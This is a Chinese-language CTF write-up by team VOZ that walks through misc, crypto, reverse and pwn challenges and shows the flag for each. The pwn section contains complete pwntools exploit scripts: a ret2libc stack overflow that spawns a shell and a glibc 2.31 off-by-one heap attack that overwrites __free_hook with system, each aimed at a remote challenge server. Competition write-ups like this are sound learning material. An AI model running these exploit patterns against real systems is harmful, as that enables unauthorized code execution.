

# VOZ 战队 WRITEUP

## 一、战队信息

战队名称：VOZ

战队排名：21

## 二、解题情况

VOZ																	
排名	队伍名称	学校/单位名称	总分	Misc				Crypto			Reverse		PWN			Web	
				签到漫画	whitepic	删除后门用户2	问卷	Classics	AliceAES	easymath	EnterGame	Flip_over	clock_in	journey_story	ezGetFlag	ezFindShell	cyberboard
21	VOZ	郑州大学	1236	56	61	145	56	66	67	110	132	0	111	278	56	98	0

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## 三、解题过程

### MISC 1 签到漫画

#### 操作内容：

在四则漫画的最后拿到图片，保存到本地。

接着用 PS 将四张图片贴起来，得到下图：



然后到网站 [二维码解码](#) 进行解码，获得：

```
http://weixin.qq.com/r/4BIrMz7ES2M0rXpQ90fy?flag{youthful_and_upward}
```

后面即我们需要的 flag


**flag 值：**

```
flag{youthful_and_upward}
```

## MISC 2 whitepic

**操作内容：**

下载下来没后缀，hh，识别一下发现是gif，打开啥也没有，盲猜隐写，啥也不会，扔 stegslope 里面看看吧，经过我精心的瞎点出来了



**flag 值:**

```
flag{passion_is_the_greatest_teacher}
```

## MISC 3 删除后门用户2

**操作内容:**

后门排查，先用提权脚本扫了一遍，发现了个userdel是suid权限，然后查看一下/etc/passwd，发现backdoor，尝试删除，诶，发现删了过了一会儿又有了，写了个脚本后台一直删，发现只会过check1，应该是定时任务或者后台脚本之类的，定时任务没有权限看和改，ps -a发现个b，嗯，有点可疑，管他呢，kill了试试，欸嘿，过了，应该就是这两个会创建backdoor用户

```
Check1: fix ok
Check2: fix ok
flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}ctf@engine-1:/$
```

**flag 值:**

```
flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}
```

## MISC 4 问卷

### 操作说明：

按要求如实填写问卷即可。


### flag 值：

```
flag{thank_you_for_your_support}
```

## CRYPTO 1 Classics

### 操作内容：

稍微懂点常识应该就会吧，把加密过程全部换成解密即可



### flag 值：

```
flag{2834d185-a1da-4fb1-8bac-59076eb6a634}
```

## CRYPTO 2 AliceAES

### 操作内容：

题目要求我们将Hello, Bob!使用aes加密，输出结果为16进制

# AES Encryption Example

You are Alice, and you share the same key and iv values as Bob.

Your task is to send a message to Bob: **Hello, Bob!**

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

这里给了密钥和偏移量

←

↻

⚠ 不安全 | eci-2zee3y0yjodqd3ojlxcpc.cloudeci1.ichunqiu.com/key

54561193d02a93cc

←

↻

⚠ 不安全 | eci-2zee3y0yjodqd3ojlxcpc.cloudeci1.ichunqiu.com/iv

45fc7ba2545aa976

直接在线工具，得出加密结果

AES 加密/解密

运算模式: CBC (密码块链) 填充模式: PKCS7 密钥长度: 128 bits

密钥: Text 54561193d02a93cc

偏移: Text 45fc7ba2545aa976

Hello, Bob!

字符编码: UTF-8 格式: Hex (格式加密表示输出, 解密表示输入)

加密 解密 交换

916EB28C94DAAE1953E48533243E63BF

输入即得flag

# AES Encryption Example

You are Alice, and you share the same key and iv values as Bob.

Your task is to send a message to Bob: **Hello, Bob!**

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

Ciphertext:

**Result:** flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}

flag 值:

flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}

## CRYPTO 3 easymath

操作内容:

rsa, 只不过需要分解n, 网站分解不动, 观察代码发现有key就行, 不会写没事, 交给gpt, 直接梭

```
package Internet1;

import java.math.BigInteger;
import java.util.Arrays;

public class myInternetDemo1 {
    public static void main(String[] args) {
        BigInteger e = BigInteger.valueOf(65537);
        BigInteger n = new
BigInteger("7392438472753897094720673878274841202224940135900741409853997875
6259452928659700377710511586544679590881903667870046014195087565369533136916
3361757157565377531721748744087900881582744902312177979298217791686598853486
3256843229637874981155878022742297396195288381879675272413660764381546970565
5054980069152879413631885647588463251163040382282573829977601839007957772841
2776535367041632122565639036104271672497418509514781304810585503673226324238
3964897524278016998155923148945816309945907960841235045427948578003304198507
1699765473810361572579462902977542117051551206301999476105189159737885969832
```

```
0651083189969905297963140966329378723373071590797203169830069428503544761584
6941317952431151460005647921004712595944880815716445410772836446667009629534
6007395396525026440197308046776091292460746178331295341903808462680967580799
5463244073984979942740289741147504741715039830341488696960977502423702097709
5640684784772841616459572939086139359740366430299714911021573212385255963488
0739578412058524789936977360934165490880780300746042527183283934159507820032
7677265778582728994058920387721181708105894076110057858324994417035004076234
4181861563404131691543448145829802057323051632748225099823408203011444187895
72738830713925750250925049059");
```


```
    BigInteger c = new
BigInteger("2290437467936748890246535330067012963083519267457698428026363840
9475937974030053427830212322201481791158000642184760712304981610388536585153
5481716236688330600113899345346872012870482410945158758991441294885546642304
0120256851417466494271320630402334489597837305075399644457117892039484789277
5496841448421745192959036425282303443673614893670752649142713491081767629286
5910899256335978084133885301776638189969716684447886272526371596438362601308
7652483271645680102113405407494083374951253931614274938278664348140734142113
5922372429025154532457850154264376745607274824509953826812174161664594250370
0796441269556575769250208333551820150640236503765376932896479238435739865805
0599085328317415881669906104067813195389957125849929284908395578091701892054
5215253402911870015095996526755771256994246243081097705956507729095203175152
8357957124339169562549386600024298334407498257172578971559253328179357443841
4274299040130900620974832221259307423227944508737597199779811712219264399857
8694488499166061282445833947326317496995545318821211624270133048031326428103
3623774772556593174438510101491596667187356827935296256470338269472769781778
5769641309677618973578474876124755346069774332596168575690132709174006875393
44772924214733633652812119743");
```

```
    int l = 2331;
    BigInteger[] num = new BigInteger[2333];
    Arrays.fill(num, BigInteger.ZERO);
    num[1] = BigInteger.ONE;
    num[2] = BigInteger.ONE;
    num[3] = BigInteger.valueOf(2);
    for (int i = 4; i < 2333; i++) {
        num[i] = num[i - 1].add(num[i - 2]).add(num[i - 3]);
        if (i % 4 == 0) {
            num[i] = num[i].subtract(BigInteger.ONE);
        }
        if (i % 4 == 1) {
            num[i] = num[i].add(BigInteger.ONE);
        }
    }
    // Find next prime
    BigInteger p = num[2331].nextProbablePrime();
    // Calculate q and phi
    BigInteger q = n.divide(p);
    BigInteger phi =
p.subtract(BigInteger.ONE).multiply(q.subtract(BigInteger.ONE));
    // Calculate d
```

```

        BigInteger d = e.modInverse(phi);
        // Decrypt message
        BigInteger m = c.modPow(d, n);
        // Convert to bytes and print
        byte[] output = m.toByteArray();
        System.out.println(new String(output));
    }
}

```



flag 值:

```
flag{77310934-21fa-4ee4-a783-dc1865ebab28}
```

## REVERSE 1 EnterGame

操作内容:

```

cipher = [0x5E, 0x13, 0xAA, 0xD3, 0x87, 0x75, 0x2B, 0x7A, 0x1B, 0x16,
          0x04, 0xA3, 0x49, 0x7E, 0x1D, 0xD2, 0x6B, 0x5D, 0x58, 0x40,
          0x5E, 0x44, 0x63, 0x59, 0x48, 0x51, 0x0D, 0x54, 0x5E, 0x58,
          0x55, 0x58, 0xAD, 0x82, 0xAF, 0xDC, 0xE7, 0xAB, 0x58, 0x5D,
          0xCE, 0xC1]

key = [0x38, 0x7F, 0xCB, 0xB4, 0xFC, 0x46, 0x13, 0x4F, 0x22, 0x27,
       0x31, 0xC2, 0x2D, 0x53, 0x25, 0xB4, 0x58, 0x6F, 0x75, 0x74,
       0x67, 0x20, 0x53, 0x74, 0x71, 0x65, 0x6E, 0x67, 0x73, 0x68,
       0x65, 0x6E, 0x9A, 0xE4, 0x9E, 0xB8, 0x86, 0xCF, 0x69, 0x3F,
       0xAA, 0xBC]

```



```

for i in range(len(cipher)):
    print(chr(cipher[i]^key[i]),end = '')
# flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}

```

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    int v5[10]; // [rsp+8h] [rbp-138h] BYREF
    _QWORD s2[2]; // [rsp+30h] [rbp-110h] BYREF
    _QWORD v7[4]; // [rsp+40h] [rbp-100h] BYREF
    char s[112]; // [rsp+60h] [rbp-E0h] BYREF
    char s1[104]; // [rsp+D0h] [rbp-70h] BYREF
    unsigned __int64 v10; // [rsp+138h] [rbp-8h]

    v10 = __readfsqword(0x28u);
    puts("Welcome to the Youth Cybersecurity Challenge!");
    s2[0] = 0x7A2B7587D3AA135ELL;
    s2[1] = 0xD21D7E49A304161BLL;
    memcpy(v7, "k]X@^DcYHQ", 10);
    *(_QWORD *)((char *)&v7[1] + 2) = 0x82AD5855585E540DLL;
    *(_QWORD *)((char *)&v7[2] + 2) = 0xC1CE5D58ABE7DCAFLl;
    puts("Please enter the password to start the game:");
    fgets(s, 100, _bss_start);
    s[strcspn(s, "\n")] = 0;
    BYTE1(v5[9]) = 0;
    HIWORD(v5[9]) = 0;
    strcpy((char *)v5, "01234567Youth Strengthens the Nation");
    v3 = strlen(s);
    chacha20_encrypt(&v5[2], v5, s, s1, v3);
    if ( !memcmp(s1, s2, 0x2AuLL) )
    {
        puts("Password correct, you may start the game.");
        puts("With my strength, I secure the cyber frontier!");
    }
    else
    {
        puts("Incorrect password, cannot start the game.");
    }
    return 0;
}

```

对称加密

s1为对输入 (flag) 加密后的数据,  
s2为密文

```

unsigned __int64 __fastcall chacha20_encrypt(_DWORD *a1, int *a2, char *a3, char *a4, int a5)
{
    int i; // [rsp+38h] [rbp-98h]
    int j; // [rsp+3Ch] [rbp-94h]
    _DWORD v11[12]; // [rsp+40h] [rbp-90h] BYREF
    int v12; // [rsp+70h] [rbp-60h]
    int v13; // [rsp+74h] [rbp-5Ch]
    int v14; // [rsp+78h] [rbp-58h]
    int v15; // [rsp+7Ch] [rbp-54h]
    _BYTE v16[72]; // [rsp+80h] [rbp-50h] BYREF
    unsigned __int64 v17; // [rsp+C8h] [rbp-8h]

    v17 = __readfsqword(0x28u);
    qmemcpy(v11, "expand 32-byte k", 16);
    v11[4] = *a1;
    v11[5] = a1[1];
    v11[6] = a1[2];
    v11[7] = a1[3];
    v11[8] = a1[4];
    v11[9] = a1[5];
    v11[10] = a1[6];
    v11[11] = a1[7];
    v12 = 0;
    v13 = 0;
    v14 = *a2;
    v15 = a2[1];
    for ( i = 0; i < a5; i += 64 )
    {
        chacha20_block(v16, v11);
        ++v12;
        for ( j = 0; j <= 63 && a5 > i + j; ++j )
            a4[i + j] = v16[j] ^ a3[i + j];
    }
    return v17 - __readfsqword(0x28u);
}

```

相当于对v16 (key) 进行初始化操作

加密逻辑就是异或，把密文和key提取出来进行异或就行

断点设在这个地方，动态调试的时候，key初始化已完成

密文也可以直接提取出来，异或就得到flag

flag 值:

```
flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}
```

## PWN 1 clock\_in

操作内容:


没啥好说的，简简单单，ret2libc3板子一把梭

```

from pwn import *
context(log_level='debug', arch='amd64', os='linux')
io = remote("123.56.237.38", 20488)
# io = process("./pwn")
elf = ELF("./pwn")
libc = ELF("./libc.so.6")
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
pop_rdi_ret=0x4011c5
pop_ret=0x40101a
puts_plt_addr=elf.plt['puts']

```

```
puts_got_addr=elf.got['puts']
main_addr=0x401090
payload1=b'\x00'*0x48+p64(pop_rdi_ret)+p64(puts_got_addr)+p64(puts_plt_addr)
+p64(pop_ret)+p64(main_addr)
# gdb.attach(io)
io.sendline(payload1)
# pause()
puts_addr=u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print(hex(puts_addr))
libc_base=puts_addr-libc.symbols["puts"]
system=libc_base+libc.symbols["system"]
binsh=libc_base+next(libc.search(b"/bin/sh"))
payload2 = b'\x00'*0x48+p64(pop_ret)+p64(pop_rdi_ret)+p64(binsh)+p64(system)
#这里使用栈对齐
# gdb.attach(io)
io.send(payload2)
io.interactive()
```



```
Project v
  v 桌面 ~/桌面
    > all_arch
    v BaiduNetdiskDownload
      > .accelerate
      > ae64
      > clock_in
      > how2heap
      v journey_story
        .gdb_history
        exp.py
        libc-2.31.so
        pwn

Stack_fengshui/exp.py  clock_in/exp.py x
16 # gdb.attach(io)
17 io.sendline(payload1)
18 # pause()
19 puts_addr=u64(io.recvuntil(b'\x7f')[-6:]).ljust(8, '\x00')
20 print(hex(puts_addr))
21 libc_base=puts_addr-libc.symbols["puts"]
22 system=libc_base+libc.symbols["system"]
23 binsh=libc_base+next(libc.search(b"/bin/sh"))
24 payload2 = b'\x00'*0x48+p64(pop_ret)+p64(pop_ret)
25 # gdb.attach(io)
26 io.send(payload2)
27 io.interactive()

Run exp (4) x
[DEBUG] Sent 0x1 bytes:
  b'a'
[DEBUG] Sent 0x1 bytes:
  b'g'
[DEBUG] Sent 0x1 bytes:
  b'\n'
[DEBUG] Received 0x2a bytes:
  b'flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}'
flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}
```

flag 值:

```
flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}
```

## PWN 2 journey\_story

### 操作内容:

非常好的题目，不过美中不足，网上有过类似的了。2.31 off by one，构造堆风水泄露libc地址，然后堆块重叠修改tcache执行hook改成system即可

```
from pwn import *
from pwncli import *
from ctypes import *
def s(a):
```

```

        p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def li(a):
    print(hex(a))
def r():
    p.recv()
def pr():
    print(p.recv())
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_32():
    return u32(p.recvuntil(b'\xf7')[-4:])
def get_addr():
    return u64(p.recvuntil(b'\xf7')[-6:].ljust(8, b'\x00'))
# def get_sb():
#     return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))
def debug():
    gdb.attach(p)

context(os='linux', arch='amd64', log_level='debug')
libc = ELF('libc-2.31.so')
elf = ELF('./pwn')
# p = process(["/home/xudongxin/桌面/glibc-all-in-one/libs/2.23-
0ubuntu11.3_amd64/ld-linux-x86-64.so.2", "/home/xudongxin/桌面/glibc-all-in-
one/libs/2.23-0ubuntu11.3_amd64/pwn"], env={"LD_PRELOAD": "./libc.so.6"})
p = remote("101.200.61.16", 32901)

def add(size, content):
    sla(b"option: ", b"1")
    sla(b"0xb0): ", str(hex(size)).encode())
    sla(b"racters): ", content)
def free(idx):
    sla(b"option: ", b"2")
    sla(b': ', str(idx))
def show(idx):

```

```

        sla(b"option: ", b"4")
        sla(b': ', str(idx))
def edit(idx,content):
    sla(b"option: ", b"3")
    sla(b': ', str(idx))
    sl(content)

for i in range(7):
    add(0xb0, 'aaaa')
for i in range(7):
    free(i)
for i in range(6):
    add(0x28, 'aaaa')#0-5
edit(0, 'b'*0x28+'\xc1')
free(1)
add(0x28, '\x00')#1
show(2)
libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-
libc.sym['__malloc_hook']
print("libc_base====>" + hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
sl(b"10")
for i in range(3):
    add(0x28, 'cccc') # 6-8 <==>2-4
free(2)
free(3)
show(7)
p.recvuntil(b"Story 7 (size 0x28): ")
heap_base = u64(p.recv(8)) & 0xfffffffff000
log.success("heap_base====>" + hex(heap_base))

# hijack __free_hook
edit(7, p64(free_hook) + b'\x0a')

# magic = libc_base + 0x1518B0
add(0x28, '/bin/sh\x00') # 2
add(0x28, p64(libc_base+libc.sym["system"])) # 3
free(2)

inter()

```

The screenshot shows a Python IDE with a project explorer on the left and a run console at the bottom. The project explorer shows a folder named 'journey\_story' containing files like '.gdb\_history', 'exp.py', 'libc-2.31.so', 'pwn', and 'test.py'. The 'exp.py' file is selected, showing the following code:

```
32 libe = ELF('libc-2.31.so')
33 elf = ELF('./pwn')
34 # p = process(['/home/xudongxin/桌面/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/ld-linux-x8
35 p = remote(host: "123.56.237.38", port: 22540)
36
37 def add(size, content):
38     sla(b"option: ", b"1")
39     sla(b"0xb0): ", str(hex(size)).encode())
40     sla(b"racters): ", content)
41 def free(idx):
42     sla(b"option: ", b"2")
43     sla(b': ', str(idx))
44 def show(idx):
45     sla(b"option: " h"4")
```

The run console shows the following output:

```
[DEBUG] Sent 0x1 bytes:
b'a'
[DEBUG] Sent 0x1 bytes:
b'g'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x2a bytes:
b'flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}'
flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}
```

flag 值:

